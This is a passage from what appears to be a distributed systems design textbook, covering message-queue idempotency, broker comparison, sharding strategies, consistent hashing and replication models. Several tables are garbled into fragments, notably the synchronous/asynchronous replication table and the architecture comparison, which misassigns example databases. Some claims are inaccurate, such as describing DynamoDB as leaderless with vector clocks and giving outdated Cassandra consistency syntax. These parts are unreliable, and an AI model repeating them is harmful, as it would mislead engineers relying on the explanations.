Backpressure Handling Flow: Queue Depth < Threshold? | +-+ Yes --> Normal processing | +-+ No --> Queue Depth < Critical? | +-+ Yes --> Scale up consumers (auto-scaling) | + Alert operations | +-+ No --> Throttle producers + Emergency scale consumers + Consider dropping low-priority messages

Idempotency — Why Consumers Must Be Idempotent

In an **at-least-once** delivery system (the most common), consumers **will** receive duplicate messages. If the consumer is not idempotent, duplicates cause incorrect behavior.

What is Idempotency?

An operation is **idempotent** if performing it multiple times has the same effect as performing it once.

Idempotent: NOT Idempotent: SET balance = 100 INCREMENT balance BY 10 (doing it 3 times: balance = 100) (doing it 3 times: balance += 30) SET status = "shipped" INSERT INTO orders (...) (doing it 3 times: status=shipped) (doing it 3 times: 3 orders created!)

Making Consumers Idempotent

Technique	How It Works
Idempotency key	Include a unique ID in each message; consumer checks if already processed before acting
Upsert instead of insert	Use <code>INSERT ... ON CONFLICT UPDATE</code> instead of <code>INSERT</code>
Deduplication table	Store processed message IDs in a DB table; skip if exists
Conditional updates	<code>UPDATE orders SET status='shipped' WHERE id=123 AND status='processing'</code>
Version/sequence number	Only process messages with a higher version than what's stored

Idempotent Consumer Pattern: 1. Receive message (id: "msg-abc-123", payload: {order_id: 456, action: "ship"}) 2. Check dedup table: SELECT 1 FROM processed_messages WHERE id = 'msg-abc-123' 3a. Found? -> Skip (already processed) 3b. Not found? -> Process message, then INSERT INTO processed_messages (id) VALUES ('msg-abc-123') 4. Acknowledge message

Real-World Patterns

Pattern 1: Event Notification

Lightweight event that says "something happened" — consumer fetches details from the source.

Order Service Event Bus Notification Service +-----+ Event +-----+ Event +-----+ | +----->| +----->| | | Order | {type: | Kafka | | Reads | | Created | "order_ | | | order | | | created"| | | details | +-----+ id: 123}+-----+ | from API | +-----+

Pattern 2: Event-Carried State Transfer

The event carries the **full state** needed by consumers, so they don't need to call back to the source.

Order Service Event Bus Analytics Service +-----+ Event +-----+ Event +-----+ | +----->| +----->| | | Order | {type: | Kafka | | Has all | | Created | "order_ | | | data it | | | created"| | | needs in | +-----+ id: 123,+-----+ | the event | items: +-----+ [{...}], total: 99.99, user: {...}}

Pattern 3: Event Sourcing

Store **all state changes as events** in an append-only log. Current state is derived by replaying events.

Event Store (append-only log): [AccountCreated: {id: 1, name: "Alice"}] [Deposited: {id: 1, amount: 1000}] [Withdrawn: {id: 1, amount: 200}] [Deposited: {id: 1, amount: 500}] Current state (derived by replay): Account 1: { name: "Alice", balance: 1300 } Benefits: - Complete audit trail - Time travel (rebuild state at any point in time) - Different read models from the same events (CQRS) - Debug by replaying events

Choosing Between Kafka, RabbitMQ, and SQS

Decision Table

Criterion	Kafka	RabbitMQ	Amazon SQS
Primary model	Event streaming (log)	Message queue (broker)	Message queue (managed)
Throughput	Millions of msg/s	Tens of thousands msg/s	Unlimited (auto-scales)
Message retention	Configurable (days/weeks/forever)	Until consumed	4 days (up to 14)
Replay	Yes (from any offset)	No	No
Ordering	Per-partition	Per-queue	FIFO queues only
Routing	Topic/partition based	Complex routing (exchanges)	Simple queue-based
Latency	~5ms (batched)	~1ms	~20-50ms
Ops overhead	High (self-managed) or Confluent Cloud	Medium	None (fully managed)
Delivery	At-least-once / Exactly-once	At-least-once	At-least-once / Exactly-once (FIFO)
Best for	Event sourcing, log aggregation, stream processing, high throughput	Task queues, complex routing, RPC, low-latency delivery	Simple decoupling, serverless, AWS-native

Quick Decision Guide

What do you need? | +- Event log + replay + high throughput? --> Kafka | +- Complex routing + low latency + priority? --> RabbitMQ | +- Managed + simple + serverless? --> Amazon SQS | +- Pub/Sub fanout in AWS? --> SNS + SQS | +- Stream processing in AWS? --> Kinesis

When to Use Each — Real Scenarios

Scenario	Recommended	Reason
Real-time analytics pipeline	Kafka	High throughput, retention, stream processing
Background job processing	RabbitMQ or SQS	Task distribution, simple queue semantics
Microservice event bus	Kafka	Event sourcing, multiple consumer groups
Email notification queue	SQS	Simple, managed, no infrastructure
Order processing pipeline	Kafka or SQS FIFO	Ordering within customer, durability
IoT sensor data ingestion	Kafka or Kinesis	High write throughput, time-series
Chat message delivery	RabbitMQ	Low latency, per-user routing
Audit log / compliance	Kafka	Immutable log, long retention, replay

Key Takeaways

```
+-----+ | Message Queues & Streaming – Key Takeaways |
+-----+ | | 1. Async messaging decouples services, improves resilience, | | and
enables independent scaling. Use it whenever services | | don't need synchronous responses. | | | 2. Message queues (RabbitMQ, SQS) are for task
distribution. | | Event streams (Kafka) are for event logs with replay. | | Choose based on whether you need message retention. | | | 3. Kafka's
partition model provides both pub/sub (across | | consumer groups) and load balancing (within a group). | | Number of partitions = max
parallelism. | | | 4. At-least-once delivery is the practical default. | | Make consumers idempotent to handle duplicates safely. | | | 5.
Dead Letter Queues are essential for handling poison | | messages. Always configure DLQs in production. | | | 6. Ordering is guaranteed within a
partition/queue, not | | across. Use partition keys to group related messages. | | | 7. Backpressure handling (scaling consumers, throttling | |
producers) is critical for production stability. | | | 8. Event sourcing + CQRS is a powerful pattern enabled by | | event streaming. Consider
it for audit-heavy, | | complex-domain applications. | | | 9. For AWS-native, fully managed simplicity, use SQS + SNS. | | For high-throughput
event streaming, use Kafka. | | For complex routing, use RabbitMQ. | | | +-----+
```

Previous Chapter: [Chapter 9 — Storage Systems](#)

PART III - DATA & COMMUNICATION

Chapter 11: Data Partitioning and Sharding

Introduction

Every successful application eventually faces a fundamental scaling challenge: **a single database server cannot handle the growing volume of data and traffic forever**. When your tables reach billions of rows, when write throughput exceeds what one machine can handle, or when your dataset no longer fits on a single disk, you need to **partition** your data across multiple machines.

Data partitioning (often called **sharding** when applied horizontally) is the practice of splitting a large dataset into smaller, more manageable pieces and distributing them across multiple database nodes. This chapter covers the strategies, trade-offs, and real-world practices behind partitioning.

11.1 Why Partition Data?

Problem	How Partitioning Helps
Dataset too large for one disk	Spread data across multiple machines
Read/write throughput ceiling	Parallelize queries across partitions
Single point of failure	Isolate failures to individual partitions
Memory constraints	Each node only needs to cache its own partition
Geographic latency	Place data closer to users in specific regions

Key insight: Partitioning turns a vertical scaling problem (bigger machine) into a horizontal scaling problem (more machines) — which is far more cost-effective at scale.

11.2 Vertical Partitioning

Vertical partitioning splits a table **by columns** — different groups of columns are stored in different databases or services.

Example: User Profile vs. User Posts

```
BEFORE (single monolithic table): +-----+ | users |
|-----| | user_id | name | email | avatar_url | bio | post_id | post_text |
+-----+ AFTER (vertically partitioned): +-----+
+-----+ | user_profiles_db | | user_posts_db | |-----| | |
user_id | name | email | avatar | | post_id | user_id | post_text| +-----+ +-----+ (reads:
high, writes: low) (reads: high, writes: high)
```

When to Use Vertical Partitioning

- **Columns have different access patterns:** Profile data is read-heavy; post data is write-heavy.
- **Columns have vastly different sizes:** BLOBs (images, documents) can be moved to a separate store.
- **Microservice decomposition:** Each service owns its own data (bounded context in DDD).

Pros and Cons

Pros	Cons
Natural fit for microservices architecture	Cross-partition JOINS become expensive
Each partition can scale independently	Application logic must handle data assembly

Simpler per-partition schemas	Transactions across partitions are complex
Can use different storage engines per group	More operational complexity

11.3 Horizontal Partitioning (Sharding)

Horizontal partitioning (sharding) splits a table **by rows** — each shard contains a subset of the rows with the same schema.

```
Full Users Table +-----+-----+-----+-----+ | id | name | email | region | +-----+-----+-----+-----+
| 1 | Alice | alice@mail.com | US | | 2 | Bob | bob@mail.com | EU | | 3 | Charlie | charlie@mail.com | US | | 4 | Diana | diana@mail.com | APAC |
| 5 | Eve | eve@mail.com | EU | | 6 | Frank | frank@mail.com | APAC | +-----+-----+-----+-----+ After Sharding (by region):
Shard 1 (US) Shard 2 (EU) Shard 3 (APAC) +---+-----+ +---+-----+ +---+-----+ | 1 | Alice | | 2 | Bob | | 4 | Diana | | 3 | Charlie | |
5 | Eve | | 6 | Frank | +---+-----+ +---+-----+ +---+-----+
```

11.4 Sharding Strategies

11.4.1 Range-Based Sharding

Assign rows to shards based on **value ranges** of the shard key.

```
Shard Key: last_name Shard 1: A - G Shard 2: H - N Shard 3: O - Z +-----+ +-----+ +-----+ | Adams | | Hamilton | | Patel | |
Brown | | Johnson | | Roberts | | Clark | | Miller | | Smith | | Garcia | | Nelson | | Williams | +-----+ +-----+ +-----+
```

Pros	Cons
Simple to implement and understand	Prone to hotspots (uneven distribution)
Efficient range queries	Shard 3 might get 60% of traffic if names skew
Easy to add new ranges	Rebalancing requires data migration

11.4.2 Hash-Based Sharding

Apply a hash function to the shard key, then use modulo to determine the shard.

```
shard_number = hash(shard_key) % number_of_shards Example with 3 shards: hash("alice") = 948372 -> 948372 % 3 = 0 -> Shard 0 hash("bob") = 283746
-> 283746 % 3 = 0 -> Shard 0 hash("charlie") = 571924 -> 571924 % 3 = 1 -> Shard 1 hash("diana") = 195837 -> 195837 % 3 = 0 -> Shard 0 hash("eve")
= 462819 -> 462819 % 3 = 0 -> Shard 0 <- hotspot!
```

Pros	Cons
More uniform distribution than range	Range queries become scatter-gather operations
Easy to compute shard from key	Adding/removing shards = massive data reshuffling
No need for a lookup table	hash(key) % N changes when N changes!

The fundamental problem with `hash(key) % N`: If you change N (add or remove a shard), almost ALL keys get reassigned. Going from 3 to 4 shards remaps ~75% of your data.

11.4.3 Directory-Based Sharding

Maintain a **lookup table** (directory) that maps each key (or key range) to a shard.

```
+-----+ +-----+ | Application | | Directory | | | -----> | Service | | "Where is | +-----+ | user_id=42?" | |
+-----+ v +-----+ | Lookup Table | |-----| | key | shard | |-----|-----| | 1-100 | shard1 | | 101+ |
shard2 | | VIPs | shard3 | +-----+
```

Pros	Cons
Maximum flexibility in shard assignment	Directory is a single point of failure
Easy to rebalance without rehashing	Extra network hop for every query
Can handle special cases (VIP routing)	Directory must be highly available and fast

11.4.4 Geographic Sharding

Route data to shards based on **geographic location** of the user or data origin.

```
Global Load Balancer | +-----+-----+ | | +-----+ +-----+ +-----+ | US-East | | EU-West | | APAC | | Shard | |
Shard | | Shard | | | | | | Users in | | Users in | | Users in | | Americas | | Europe | | Asia-Pac | +-----+ +-----+
+-----+
```

Use cases: GDPR compliance (EU data stays in EU), latency optimization, data sovereignty laws.

11.5 Consistent Hashing

Consistent hashing solves the **rehashing problem** of $\text{hash}(\text{key}) \% N$. When a node is added or removed, only **K/N keys** need to be remapped (where K = total keys, N = number of nodes), instead of almost all of them.

How It Works

1. Arrange the hash space as a **ring** (0 to $2^{32} - 1$, wrapping around).
2. Hash each **node** onto the ring.
3. Hash each **key** onto the ring.
4. Each key is assigned to the **first node encountered clockwise** from the key's position.

```
Node A (hash=30) * / \ / \ / \ Key k3 * \ (hash=350) | | | HASH RING | | (0 to 360) | | | Node C * * Node B (hash=270) \ / (hash=120) \ / \ / \ / *
Key k1 (hash=200) -> assigned to Node C (first node clockwise) Key k3 (hash=350) -> assigned to Node A (wrap around past 0) Key k1 (hash=200) ->
assigned to Node C (next node at 270)
```

Adding a Node

When **Node D** is added at position 180:

```
BEFORE: AFTER: Key k1 (200) -> Node C (270) Key k1 (200) -> Node C (270) [unchanged] Key k2 (150) -> Node C (270) Key k2 (150) -> Node D (180)
[remapped!] Only keys between Node B (120) and Node D (180) are remapped. All other keys stay on their original nodes.
```

Virtual Nodes (Vnodes)

Problem: With few physical nodes, the ring can be unbalanced — one node might own 60% of the key space while another owns 10%.

Solution: Each physical node gets **multiple positions** (virtual nodes) on the ring.

```
Physical Node A gets virtual nodes: A1(30), A2(150), A3(300) Physical Node B gets virtual nodes: B1(80), B2(200), B3(330) Ring:
0---A1(30)---B1(80)---A2(150)---B2(200)---A3(300)---B3(330)---0 | | | | Keys 331-360 Keys 31-80 81-150 151-200 201-300 301-330 Node A owns:
{331-360} + {81-150} + {201-300} ~= 50% Node B owns: {31-80} + {151-200} + {301-330} ~= 50%
```

With 100-200 virtual nodes per physical node, the distribution becomes very even.

Used by: Amazon DynamoDB, Apache Cassandra, Riak, Memcached (ketama).

11.6 Problems with Sharding

Sharding introduces significant complexity. Here are the key challenges:

11.6.1 Cross-Shard Queries

```
-- This simple query becomes a nightmare with sharding: SELECT * FROM orders WHERE user_id = 42 AND product_category = 'electronics' -- If sharded
by user_id, electronics products are spread across ALL shards -- The query becomes a "scatter-gather" operation: App Server | +---> Shard 1: "Any
electronics orders for user 42?" -> [results] +---> Shard 2: "Any electronics orders for user 42?" -> [results] +---> Shard 3: "Any electronics
orders for user 42?" -> [results] | +---> Merge all results
```

11.6.2 Cross-Shard JOINS

JOINS across shards require fetching data from multiple nodes and joining in the application layer. This is expensive and slow.

Strategies to mitigate: - **Denormalize data** — store redundant copies to avoid joins - **Application-level joins** — fetch from each shard and join in code
- **Co-locate related data** — ensure related entities are on the same shard

11.6.3 Cross-Shard Transactions

ACID transactions across shards require **two-phase commit (2PC)** or **saga patterns**, both of which add latency and complexity.

```
Two-Phase Commit: Coordinator: "Prepare to commit?" | +---> Shard 1: "Prepared" (locks held) +---> Shard 2: "Prepared" (locks held) | Coordinator:
"Commit!" | +---> Shard 1: "Committed" +---> Shard 2: "Committed" Problem: If coordinator crashes after "Prepare" but before "Commit", all shards
are stuck holding locks indefinitely.
```

11.6.4 Hotspots

Even with hash-based sharding, some keys may receive disproportionate traffic.

Example: A celebrity with 100M followers posts on a social media platform. The shard holding that user's data gets hammered while other shards idle.

Mitigations: - Add a random suffix to hot keys (split across multiple shards) - Cache hot data aggressively - Rate-limit reads on hot partitions - Use
dedicated shards for hot entities

11.7 Rebalancing Shards

As data grows or nodes are added/removed, shards must be **rebalanced**.

Strategies

S	How It Works	Impact
Fixed	Create many more partitions than nodes; move whole partitions	Low overhead, Cassandra uses
	partitions to new nodes	this approach
Dynamic	Split a partition when it exceeds a size threshold	Adapts to data growth, HBase
Proportional	Each node gets a fixed number of partitions	Simple, even distribution
	to nodes	

Fixed Partitions Example

```
BEFORE (3 nodes, 12 partitions): Node 1: [P1, P2, P3, P4] Node 2: [P5, P6, P7, P8] Node 3: [P9, P10, P11, P12] AFTER adding Node 4 (rebalanced):
Node 1: [P1, P2, P3] Node 2: [P5, P6, P7] Node 3: [P9, P10, P11] Node 4: [P4, P8, P12] <-- stole one partition from each node
```

Key principle: Move the minimum amount of data needed. Never reshuffle everything.

11.8 Shard Key Selection Best Practices

The **shard key** (partition key) is the single most important design decision in a sharded system.

Good Shard Key Properties

Why	It	Example
High cardinality values = more even distribution		<code>user_id</code> (millions of values)
Even distribution		No <code>UUID</code> > <code>country_code</code>
Queries align with the shard key		Shard by <code>user_id</code> if most queries include the shard key
		queries are per-user
Low cross-shard reads		Shard orders by <code>user_id</code> , not <code>order_id</code>
		should live on the same shard
		by <code>order_id</code>

Bad Shard Key Examples

Bad Shard Key	Why It's Bad
<code>country_code</code>	Only ~200 values; US shard would be 10x larger than others
<code>created_date</code>	All today's writes go to one shard (hot partition)
<code>boolean_field</code>	Only 2 values — you can only have 2 shards
<code>auto_increment</code>	Latest shard always gets all the writes

Compound Shard Keys

Combine fields to improve distribution:

```
shard_key = (user_id, month) This allows: - Even distribution across shards (high cardinality from user_id) - Time-based queries within a user's data (month component) - Avoids the "all recent data on one shard" problem
```

11.9 Real-World Examples

How Instagram Shards PostgreSQL

Instagram (pre-acquisition) needed to shard their PostgreSQL database for photos, likes, and comments. Their approach:

1. **Logical shards:** Created thousands of logical shards (PostgreSQL schemas)
2. **Physical mapping:** Mapped logical shards to physical servers using a lookup
3. **Shard key:** Used `user_id` as the primary shard key
4. **ID generation:** Embedded shard information in IDs using a custom scheme: `` ID structure (64 bits): | 41 bits: timestamp | 13 bits: logical shard ID | 10 bits: auto-increment |

This means: - You can extract the shard ID from any ID without a lookup - IDs are roughly time-sorted (useful for feeds) - Each shard can generate 1024 IDs per millisecond `` 5. **Co-location:** All of a user's photos, likes, and comments live on the same shard 6. **Result:** Scaled to billions of photos across dozens of PostgreSQL servers

How Discord Shards Cassandra

Discord stores **trillions of messages** across Cassandra clusters:

1. **Partition key:** `(channel_id, bucket)` where bucket is a time window `` Partition key = `(channel_id, bucket)` Clustering key = `(message_id)` -- sorted within partition

Bucket = `message_created_at` truncated to 10-day windows `` 2. ****why not just channel_id?**** Large channels (millions of messages) would create massive partitions. The time bucket keeps partitions manageable (~100MB each). 3. ****why not just message_id?**** Loading a channel's messages would require scatter-gather across ALL nodes. Co-locating by channel keeps reads fast. 4. ****Compaction strategy:**** `usedTimeWindowCompactionStrategy` to efficiently expire old data. 5. **Migration:** Eventually migrated from Cassandra to ScyllaDB for better tail latencies (P99), keeping the same sharding model.

11.10 Decision Framework: When and How to Shard

```
Is your database struggling? | +- No --> Don't shard. Use read replicas, caching, query optimization. | +- Yes | +- Is it a read problem? | | | +- Yes --> Add read replicas first. Shard only if replicas aren't enough. | +- No (write problem) | | | +- Is it a single table? | | | +- Yes --> Horizontal partitioning (sharding) | +- No --> Consider vertical partitioning first | +- Choose sharding strategy: | +- Need range queries? --> Range-based or Directory-based +- Need even distribution? --> Hash-based or Consistent hashing +- Need geographic locality? --> Geographic sharding +- Need maximum flexibility? --> Directory-based
```

11.11 Key Takeaways

Partition only when necessary. Sharding adds enormous complexity — exhaust vertical scaling, read replicas, and caching first.

Vertical partitioning (splitting by columns/tables) is simpler and aligns naturally with microservice boundaries. Start here before horizontal sharding.

Horizontal partitioning (sharding by rows) is the heavy-duty solution for datasets that outgrow a single node's capacity.

Hash-based sharding provides good distribution but loses range query ability. **Range-based sharding** preserves range queries but risks hotspots.

Consistent hashing is the gold standard for distributed systems — it minimizes data movement when nodes are added or removed. Virtual nodes improve balance.

The shard key is everything. Choose a key with high cardinality, even distribution, and alignment with your most common query patterns.

Sharding makes many things hard: cross-shard joins, transactions, global queries, and schema migrations all become significantly more complex.

Co-locate related data. If users always query their own data, shard by `user_id` so all of a user's data lives on one shard.

Plan for rebalancing. Use fixed partitions (more partitions than nodes) so you can rebalance by moving whole partitions without reshuffling.

Study real systems. Instagram's PostgreSQL sharding and Discord's Cassandra partitioning are excellent case studies for practical shard key design.

Next chapter: [Chapter 12 — Data Replication](#)

Chapter 12: Data Replication

Introduction

If partitioning is about **splitting** data across machines, replication is about **copying** data across machines. Replication keeps identical copies of the same data on multiple nodes so that if one machine dies, goes offline, or becomes unreachable, the system continues to operate.

Replication serves three critical purposes: - **High availability** — the system keeps working even when nodes fail - **Durability** — data survives hardware failures (disk crashes, data center outages) - **Read scalability** — spread read queries across multiple copies

This chapter covers the three fundamental replication architectures, their trade-offs, and how real-world systems implement them.

12.1 Why Replicate Data?

Goal	How Replication Achieves It
Availability	If one replica fails, others serve requests
Durability	Data exists on multiple disks/machines/data centers
Read throughput	Read queries can be spread across replicas
Latency reduction	Place replicas closer to users geographically
Disaster recovery	Survive entire data center or region failures

Critical distinction: Replication is NOT the same as backup. Replication provides real-time copies for availability. Backups provide point-in-time snapshots for recovery from logical errors (accidental deletion, bugs, corruption).

12.2 Single-Leader (Master-Slave) Replication

The most common and simplest replication strategy. One node is the **leader** (master/primary); all other nodes are **followers** (slaves/replicas/secondaries).

How It Works

```
Writes (INSERT, UPDATE, DELETE) | v +-----+ | LEADER | | (Primary) | | | Write-Ahead Log | +-----+ / | \ / | \
Replication Stream v v v (WAL / binlog / oplog) +-----+ +-----+ +-----+ | Follower | | Follower | | Follower | | 1 | | 2 | | 3 |
+-----+ +-----+ +-----+ ^ ^ ^ | | Reads Reads Reads (Queries) (Queries) (Queries)
```

Rules: 1. ALL writes go to the leader 2. The leader writes changes to its **replication log** (write-ahead log, binlog, oplog) 3. Followers consume the log and apply the same changes 4. Reads can go to the leader OR any follower

Synchronous vs. Asynchronous Replication

```
SYNCHRONOUS: Client --> Leader: "INSERT INTO users ..." Leader --> Follower 1: "Apply this change" Leader --> Follower 2: "Apply this change"
Follower 1 --> Leader: "Done" Follower 2 --> Leader: "Done" Leader --> Client: "OK, committed" <-- waits for ALL followers ASYNCHRONOUS: Client
--> Leader: "INSERT INTO users ..." Leader: writes to local storage Leader --> Client: "OK, committed" <-- returns immediately Leader --> Follower
1: "Apply this change" <-- happens in background Leader --> Follower 2: "Apply this change" <-- happens in background SEMI-SYNCHRONOUS: Client -->
Leader: "INSERT INTO users ..." Leader --> Follower 1: "Apply this change" Follower 1 --> Leader: "Done" Leader --> Client: "OK, committed" <--
waits for ONE follower Leader --> Follower 2: "Apply this change" <-- background for the rest
```

M D W L Availability Impact
Synchronous slow follower blocks all

Single-leader	Writes only if sync replica is up
Single-leader	is down
Asynchronous	Replica failure has no impact on writes
Asynchronous	leader crash

Replication Lag

With asynchronous replication, followers may be **seconds or even minutes behind** the leader. This creates consistency anomalies:

Timeline: t=0: Client writes "name=Alice" to Leader t=1: Leader acknowledges write to client t=2: Client reads from Follower 2 --> gets OLD data (name not yet updated) t=3: Follower 2 receives and applies the change t=4: Client reads from Follower 2 --> gets "name=Alice" (correct) The client wrote data and then couldn't read its own write!

Solutions for Replication Lag

Pattern	How It Works
Read-after-write consistency	After a write, read from leader for a short window
Monotonic reads	Pin a user's reads to the same replica (sticky sessions)
Causal consistency	Track dependencies; don't show effect before cause
Synchronous read replica	At least one follower is synchronous (guaranteed fresh)

Pros and Cons of Single-Leader

Pros	Cons
Simple to understand and implement	Leader is a write bottleneck
No write conflicts (single authority)	Leader failure requires failover
Well-supported by all major databases	Replication lag with async replication
Easy to reason about consistency	Cross-region writes are slow (remote leader)

12.3 Multi-Leader Replication

Multiple nodes accept writes simultaneously. Each leader replicates its changes to all other leaders.

Architecture

Data Center 1 Data Center 2 +-----+ +-----+ | Leader A | <=====> | Leader B | | (accepts | bi-dir | (accepts | | writes) | replication | writes) | +-----+ +-----+ / \ \ v v v +-----+ +-----+ +-----+ | Follow | | Follow | | Follow | | er A1 | | er A2 | | er B1 | | er B2 | +-----+ +-----+ +-----+ +-----+

Use Cases

- 1. **Multi-datacenter operation:** Each DC has a local leader for low-latency writes

- 2. **Offline-capable applications:** Each device has a local "leader" (phone, laptop) that syncs when reconnected — Google Docs, Notion, calendar apps
- 3. **Collaborative editing:** Multiple users editing the same document simultaneously

The Conflict Problem

When two leaders accept conflicting writes to the same record:

```
Timeline: t=0: Leader A: UPDATE users SET name='Alice' WHERE id=1 t=0: Leader B: UPDATE users SET name='Alicia' WHERE id=1 t=1: Leader A receives B's change -- CONFLICT! name='Alice' or 'Alicia'? t=1: Leader B receives A's change -- CONFLICT! name='Alicia' or 'Alice'?
```

Conflict Resolution Strategies

1. Last-Write-Wins (LWW)

Attach a timestamp to every write. The write with the latest timestamp wins.

```
Leader A: {name: 'Alice', timestamp: 1000} Leader B: {name: 'Alicia', timestamp: 1001} <-- wins (later timestamp) Result on all nodes: name = 'Alicia'
```

Problem: LWW silently discards data. If both writes are meaningful, one is lost forever. Also, clock synchronization across data centers is imperfect.

2. Custom Conflict Resolution

Let application code decide how to merge conflicts:

```
def resolve_conflict(version_a, version_b): # Application-specific logic if version_a.updated_by == 'admin': return version_a # Admin writes always win if version_b.timestamp > version_a.timestamp: return version_b return merge(version_a, version_b) # Custom merge logic
```

3. CRDTs (Conflict-free Replicated Data Types)

Data structures mathematically guaranteed to converge without conflicts:

```
G-Counter (Grow-only counter): Each node maintains its own counter: Node A: {A: 5, B: 0, C: 0} -- A has seen 5 increments Node B: {A: 3, B: 7, C: 0} -- B has seen 7 increments, knows A had 3 Node C: {A: 5, B: 4, C: 2} -- C has seen 2 increments To merge: take MAX of each node's counter: Merged: {A: 5, B: 7, C: 2} -- total count = 14 This always converges to the correct value, regardless of message ordering!
```

Used by: Redis (CRDTs for distributed counters), Riak, Figma (for collaborative editing).

12.4 Leaderless Replication

No single node is the authority. Clients write to **multiple replicas simultaneously** and read from **multiple replicas simultaneously**, using quorum rules to ensure correctness.

Dynamo-Style Architecture

```
Client Write (W=2 out of N=3 replicas): Client -->>> Replica 1: "Write name=Alice" --> OK --> Replica 2: "Write name=Alice" --> OK } W=2 ACKs received -->> Replica 3: "Write name=Alice" --> FAIL } (write succeeds) Client Read (R=2 out of N=3 replicas): Client -->>> Replica 1: "Read name" --> "Alice" (v2) -->> Replica 2: "Read name" --> "Alice" (v2) } R=2 responses -->> Replica 3: "Read name" --> "Bob" (v1) } Take latest version Quorum condition: R + W > N ensures overlap With N=3, W=2, R=2: 2 + 2 > 3 ✓ (guaranteed to read at least one up-to-date copy)
```

Quorum Parameters Explained

Configuration	Behavior	Use Case
R=1, W=N	Fast reads, slow writes, high write durability	Read-heavy workloads
R=N, W=1	Slow reads, fast writes, risk of reading stale data	Write-heavy workloads
R=N/2+1, W=N/2+1	Balanced reads and writes	General purpose

R=1, W=1	Fastest but NO consistency guarantee ($R+W \leq N$)	Best-effort, analytics
----------	---	------------------------

Read Repair

When a client reads from multiple replicas and detects stale data:

Client reads from 3 replicas: Replica 1: name="Alice" (version 5) <-- latest Replica 2: name="Alice" (version 5) <-- latest Replica 3: name="Bob" (version 3) <-- STALE! Client returns "Alice" to application AND sends a write to Replica 3: "Hey Replica 3, update to name=Alice version 5" This passively repairs stale data on every read.

Anti-Entropy

A background process continuously compares data across replicas and fixes inconsistencies:

Anti-Entropy Process (runs periodically): Compare Replica 1 <=> Replica 2: - Hash tree (Merkle tree) comparison - Find differing segments - Sync the differences Compare Replica 2 <=> Replica 3: - Same process - Eventually all replicas converge

Merkle trees make this efficient: instead of comparing every key, compare hash summaries of key ranges. Only drill down into ranges where hashes differ.

Sloppy Quorum and Hinted Handoff

When a required replica is temporarily unavailable:

Normal quorum (strict): Write to nodes {A, B, C} Node C is down! Strict quorum: REJECT the write (only 2 of 3 available) Sloppy quorum: Write to {A, B, D} where D is a temporary stand-in Node D holds a "hint": "This data belongs to C. Send it when C recovers." When C comes back online: D --> C: "Here are the writes you missed" (hinted handoff) D deletes the temporary data

Trade-off: Sloppy quorum improves availability but weakens consistency guarantees. The data on node D doesn't satisfy the true quorum — it's just a temporary measure.

12.5 Chain Replication

An alternative model where replicas form a **chain**. Writes enter at the **head** and propagate through the chain. Reads are served from the **tail** (which has the most up-to-date confirmed data).

Write Read ----> +-----+ +-----+ +-----+ +-----+ <---- | HEAD | --> | Node 2 | --> | Node 3 | --> | TAIL | +-----+ +-----+
+-----+ +-----+ (write (forward (forward (serve reads; entry) to next) to next) all data is committed)

Pros	Cons
Strong consistency (reads from tail are guaranteed to reflect all committed writes)	Write latency = sum of all hop latencies
Simple failure handling (remove failed node)	Chain length limits throughput
High read throughput (tail is dedicated)	Head failure = write unavailability
	More complex than single-leader for failures

Used by: Microsoft Azure Storage, HDFS (pipeline replication), Ceph.

12.6 Comparison: Replication Architectures

F S Multi-Leader			Leaderless
Write only	Any leader pattern		Any replica (quorum)

Read pattern	Leader/follower	Any replica (quorum)
Consistency	Strong; conflicts (sync) or eventual (async)	Eventual; tunable
Write latency	Low (local leader) to high (remote leader)	via quorum params
Conflict handling	Must resolve conflicts (LWW, CRDTs, custom)	Must resolve (LWW, version vectors)
Failure detection	Simple (other replication)	No failover needed
Replication factor	3 (at least)	
Multi-DC support	Native multi-DC	Native multi-DC
Implementation examples	Cassandra, MongoDB, Redis, etc.	Cassandra, MongoDB, Riak, Voldemort

12.7 Real-World Replication

Amazon DynamoDB

- **Architecture:** Leaderless replication within a partition
- **Quorum:** Configurable consistency — `EVENTUAL` ($R=1$) or `STRONG` ($R=N$, reads from leader)
- **Replication factor:** 3 replicas across Availability Zones
- **Conflict resolution:** Last-writer-wins using vector clocks for conflict detection
- **Global Tables:** Multi-region, multi-leader replication for global applications

Apache Cassandra

- **Architecture:** Leaderless, Dynamo-inspired
- **Tunable consistency:** `ONE`, `QUORUM`, `ALL`, `LOCAL_QUORUM`, `EACH_QUORUM` `` // Write with quorum consistency `INSERT INTO users (id, name) VALUES (1, 'Alice') USING CONSISTENCY QUORUM;`

```
// Fast read with eventual consistency SELECT * FROM users WHERE id = 1 USING CONSISTENCY ONE; `` - **Replication strategy:**
-SimpleStrategy- replicate to next N nodes on the ring -NetworkTopologyStrategy- specify replication factor per data center -
**Anti-entropy:** Merkle tree-basednodetool repair`
```

PostgreSQL

- **Architecture:** Single-leader (streaming replication)
- **Replication log:** Write-Ahead Log (WAL)
- **Modes:**
 - Asynchronous (default) — minimal write latency
 - Synchronous — `synchronous_commit = on` with `synchronous_standby_names`
- **Logical replication:** Publish/subscribe model for selective table replication
- **Failover:** Tools like Patroni, `pg_auto_failover` for automatic leader election `` -- Check replication status `SELECT * FROM pg_stat_replication;`

-- Check replication lag `SELECT now() - pg_last_xact_replay_timestamp() AS replication_lag; ```

12.8 Replication Lag: A Deeper Look

Replication lag is the time between a write being committed on the leader and that write being visible on a follower. Even small lag causes surprising anomalies:

Anomaly 1: Reading Your Own Writes

User: POST "Hello World" --> Leader (committed) User: GET /my/posts --> Follower (hasn't received write yet) User sees: empty feed --> "Where did my post go?!"

Fix: After writes, route that user's reads to the leader for a few seconds.

Anomaly 2: Non-Monotonic Reads

User reads from Follower A: --> Sees post from 10:00 AM User reads from Follower B: --> Sees NO post (Follower B is behind) User reads from Follower A: --> Sees post from 10:00 AM again The post "disappeared" and then "reappeared" — the user went back in time!

Fix: Sticky sessions — pin each user to a specific follower for the duration of their session.

Anomaly 3: Causality Violation

User A posts: "Can anyone help me move this weekend?" User B replies: "Sure, I'll bring my truck!" A follower might show B's reply BEFORE A's question — because B's write was replicated first. This violates causal ordering.

Fix: Track causal dependencies using version vectors or logical timestamps.

12.9 Key Takeaways

Replication serves three purposes: availability (survive failures), durability (don't lose data), and read scalability (spread read load).

Single-leader replication is the simplest and most common approach. All writes go through one node, eliminating write conflicts. Most relational databases default to this.

Synchronous replication guarantees durability but increases write latency. **Asynchronous replication** is faster but risks data loss if the leader crashes. **Semi-synchronous** is the practical middle ground.

Multi-leader replication is essential for multi-datacenter deployments where you need low-latency writes in every region. The price: you must handle write conflicts.

